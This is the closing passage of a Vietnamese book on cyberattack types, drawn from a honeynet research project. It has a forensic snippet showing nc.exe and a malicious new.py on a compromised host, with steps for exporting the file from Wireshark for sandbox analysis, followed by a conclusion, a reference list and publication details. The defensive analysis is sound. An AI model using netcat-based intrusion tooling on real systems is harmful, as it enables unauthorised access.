11/02/2020 03:52 PM 2,655 Microsoft Office Excel 2007.lnk
11/02/2020 03:52 PM 2,653 Microsoft Office Word 2007.lnk
11/10/2020 03:53 PM 36,528 nc.exe
11/09/2020 11:11 AM 32,789 new.py
5 File(s) 97,143 bytes
2 Dir(s) 17,123,758,080 bytes free
```

Hình 5.10: Wireshark hiển thị các thao tác của Hacker

Theo thông tin hiển thị chi tiết, chúng ta thấy có tập tin new.py được gửi từ máy của kẻ tấn công đến máy mục tiêu để thực thi. Tiến hành lưu tập tin trên vào máy tính (máy tính trong môi trường giả lập an toàn, hoặc trong Sandbox) và tiến hành phân tích mã thực thi để hiểu rõ mục tiêu của tội phạm mạng. Thao tác lưu về tập tin new.py: File/Export Object/SMB.



Hình 5.11: Tập tin độc hại new.py được lưu trữ để phân tích

THAY LỜI KẾT

Các bạn vừa đọc xong cuốn sách *“Các hình thức tấn công mạng - Cyberspace”*. Cuốn sách là sản phẩm được phát triển từ cơ sở lý thuyết của Đề tài khoa học cấp thành phố *“Nghiên cứu xây dựng hệ thống Honeywall phục vụ công tác bảo vệ Website các đơn vị hành chính, sự nghiệp trên địa bàn thành phố Cần Thơ”*.

Kết quả Đề tài đã triển khai thành công kiến trúc Honeynet thu thập dữ liệu tấn công mạng thực tế tại thành phố Cần Thơ. Bên cạnh thu thập dữ liệu thực tế, Đề tài còn thử nghiệm các hình thức tấn công mạng xâm nhập vào Honeynet để làm đa dạng dữ liệu tấn công mạng. Từ những dữ liệu thu thập được, Đề tài đã ứng dụng Trí tuệ nhân tạo để xây dựng thành công Hệ thống phát hiện xâm nhập mạng thích ứng (IDS-AC) trên nền Web, có hiệu quả trong triển khai phát hiện và cảnh báo tấn công mạng trực tuyến.

Tiếp theo, chúng tôi sẽ nghiên cứu và xuất bản cuốn sách với chủ đề *“Thử nghiệm các hình thức tấn công mạng và giải pháp phòng chống hiệu quả”*. Chúng tôi hy vọng quý độc giả đón nhận.

Trân trọng!

TÀI LIỆU THAM KHẢO

- [1] Coordinator Chris Jaikaran. Cybersecurity: Selected issues for the 115th congress. *Congressional Research Service*, May 2018.
- [2] Committee on National Security Systems of the United States of America. Cnss instruction no. 4009. 04 2010.
- [3] Y. Sun. The study on network information security. pages 85–88, 2016.
- [4] Henry Dalziel. Chapter 1 - us cybersecurity jobs. pages 1–8, 2015.
- [5] Bryan Pfaffenberger. Que's computer and internet dictionary (6th ed.). *Que Corporation, Indianapolis, IN*, 1995.
- [6] A. P. Namanya, A. Cullen, I. U. Awan, and J. P. Disso. The world of malware: An overview. pages 420–427, Aug 2018.
- [7] Carey Nachenberg. Understanding and managing polymorphic viruses. 1996.
- [8] Arini Balakrishnan and Chloe Schulze. Code obfuscation literature survey. 04 2012.
- [9] David Moore, Colleen Shannon, and k claffy. Code-red: A case study on the spread and victims of an internet worm. page 273–284, 2002.
- [10] K. Xiao, Domenic Forte, Y. Jin, R. Karri, S. Bhunia, and Mark Tehranipoor. Hardware trojans: Lessons learned after one decade of research. *ACM Transactions on Design Automation of Electronic Systems*, May 2016.
- [11] Monika, Pavol Zavarsky, and Dale Lindskog. Experimental analysis of ransomware on windows and android platforms: Evolution and characterization. *Procedia Computer Science*, pages 465–472, 2016.

- [12] Eric Conrad, Seth Misenar, and Joshua Feldman. Chapter 4 - domain 3: Security engineering (engineering and management of security). 2016.
- [13] Amirmohammad Sadeghian and Mazdak Zamani. Detecting and preventing ddos attacks in botnets by the help of self triggered black holes. pages 38–42, 2014.
- [14] A. Mani Kandan, G. JasperWillsie Kathrine, and Alfred Raja Melvin. Network attacks and prevention techniques - a study. pages 1–6, 2019.
- [15] Dale Janssen and Cory Janssen. <https://www.techopedia.com/>. 2019.
- [16] W. A. Radasky and M. W. Wik. Overview of the threat of intentional electromagnetic interference (iemi). pages 1024–1027, May 2003.
- [17] Uchenna Daniel Ani, Jeremy D. McK. Watson, Jason R. C. Nurse, Al Cook, and Carsten Maple. A review of critical infrastructure protection approaches: Improving security through responsiveness to the dynamic modelling landscape. *CoRR*, 2019.
- [18] Robert Shimonski, John Zenir, and Allison Bishop. Chapter 3 - social engineering. pages 85 – 112, 2015.
- [19] E. Deirmentzoglou, G. Papakyriakopoulos, and C. Patsakis. A survey on long-range attacks for proof of stake protocols. *IEEE Access*, 2019.
- [20] Xuan Thuy Ng, Zakaria Naj, Shivam Bhasin, Debapriya Basu Roy, Jean-Luc Danger, and Sylvain Guilley. Integrated sensor: A backdoor for hardware trojan insertions? pages 415–422, 2015.
- [21] Anju J Prakash Jibi Mariam Biju, Neethu Gopal. Cyber attacks and its different types. *International Research Journal of Engineering and Technology (IRJET)*, Mar 2019.

- [22] Nikhil Tripathi, Mayank Swarnkar, and Neminath Hubballi. Dns spoofing in local networks made easy. pages 1–6, 2017.
- [23] Brandon Scott, Jinsheng Xu, Jinghua Zhang, Ariana Brown, Erica Clark, Xiaohong Yuan, Anna Yu, and Kenneth Williams. An interactive visualization tool for teaching arp spoofing attack. pages 1–5, 2017.
- [24] Omar Alhazmi, Yashwant Malaiya, and Indrajit Ray. Security vulnerabilities in software systems: A quantitative perspective. *Lecture Notes in Computer Science*, 3654:281–294, 08 2005.
- [25] Eric Conrad, Seth Misenar, and Joshua Feldman. Chapter 5 - domain 5: Identity and access management (controlling access and managing identity). pages 117 – 134, 2017.
- [26] Suphanee Sivakorn, Iasonas Polakis, and Angelos D. Keromytis. The cracked cookie jar: Http cookie hijacking and the exposure of private information. pages 724–742, 2016.
- [27] Junaid Haseeb, Masood Mansoori, Harith Al-Sahaf, and Ian Welch. Iot attacks: Features identification and clustering. pages 353–360, 2020.
- [28] U.S. Army Cyber Command. Cyber attack cycle. Nov 2012.
- [29] Lance Spitzner. Honeypots: Tracking hackers. *Addison Wesley*, Sep 2002.
- [30] Iyatiti Mokube and Michele Adams. Honeypots: concepts, approaches, and challenges. *Proceedings of the 45th Annual Southeast Regional Conference*, pages 321–326, Jan 2007.
- [31] Christian Seifert, Ian Welch, and Peter Komisarczuk. Taxonomy of honeypots. Jun 2006.
- [32] Lance Spitzner. The honeynet project: trapping the hackers. *IEEE Security Privacy*, pages 15–23, Mar 2003.
- [33] Thorsten Holz Niels Provos. Virtual honeypots - from botnet tracking to intrusion detection. *Addison-Wesley*, Jan 2008.

- [34] G. Chamales. The honeywall cdrom. *IEEE Security Privacy*, Mar 2004.
- [35] Know your enemy: Honeywall cdrom roo. *The Honeynet Project*, 2005.
- [36] E. Balas and C. Viecco. Experiences with a generation iii virtual honeynet. *Telecommunication Networks and Applications Conference (ATNAC)*, Dec 2009.
- [37] A. Vetterl, R. Clayton, and I. Walden. Counting outdated honeypots: Legal and useful. pages 224–229, 2019.

Chịu trách nhiệm xuất bản
GIÁM ĐỐC - TỔNG BIÊN TẬP
BÙI MINH CƯỜNG

Chịu trách nhiệm nội dung
TS. NGUYỄN HUY TIẾN

Biên tập: ThS. NGUYỄN MINH CHÂU
Dàn trang chế bản: VŨ NGỌC HẢI
Sửa bản in: VŨ NGỌC HẢI
Họa sỹ bìa: ĐẶNG NGUYỄN VŨ

NHÀ XUẤT BẢN KHOA HỌC VÀ KỸ THUẬT

70 Trần Hưng Đạo - Hoàn Kiếm - Hà Nội

ĐT: 024 3942 3171 Fax: 024 3822 0658

Website: <http://www.nxbkhkt.com.vn>

Email: nxbkhkt@hn.vnn.vn

CHI NHÁNH NHÀ XUẤT BẢN KHOA HỌC VÀ KỸ THUẬT

28 Đồng Khởi - Quận 1 - TP. Hồ Chí Minh

ĐT: 028 3822 5062

In 500 bản, khổ 14,5 × 20,5 cm, tại Công ty TNHH In Trần Công
Địa chỉ: Xóm 4, Vĩnh Quỳnh, Quỳnh Đô, Thanh Trì, Hà Nội
Số xác nhận đăng ký xuất bản: 4621-2022/CXBIPH/1-258/KHKT.
Quyết định xuất bản số: 296/QĐXB-NXBKHKT, ngày 19/12/2022.
In xong và nộp lưu chiểu năm 2022.
Mã ISBN: 978-604-67-2529-9

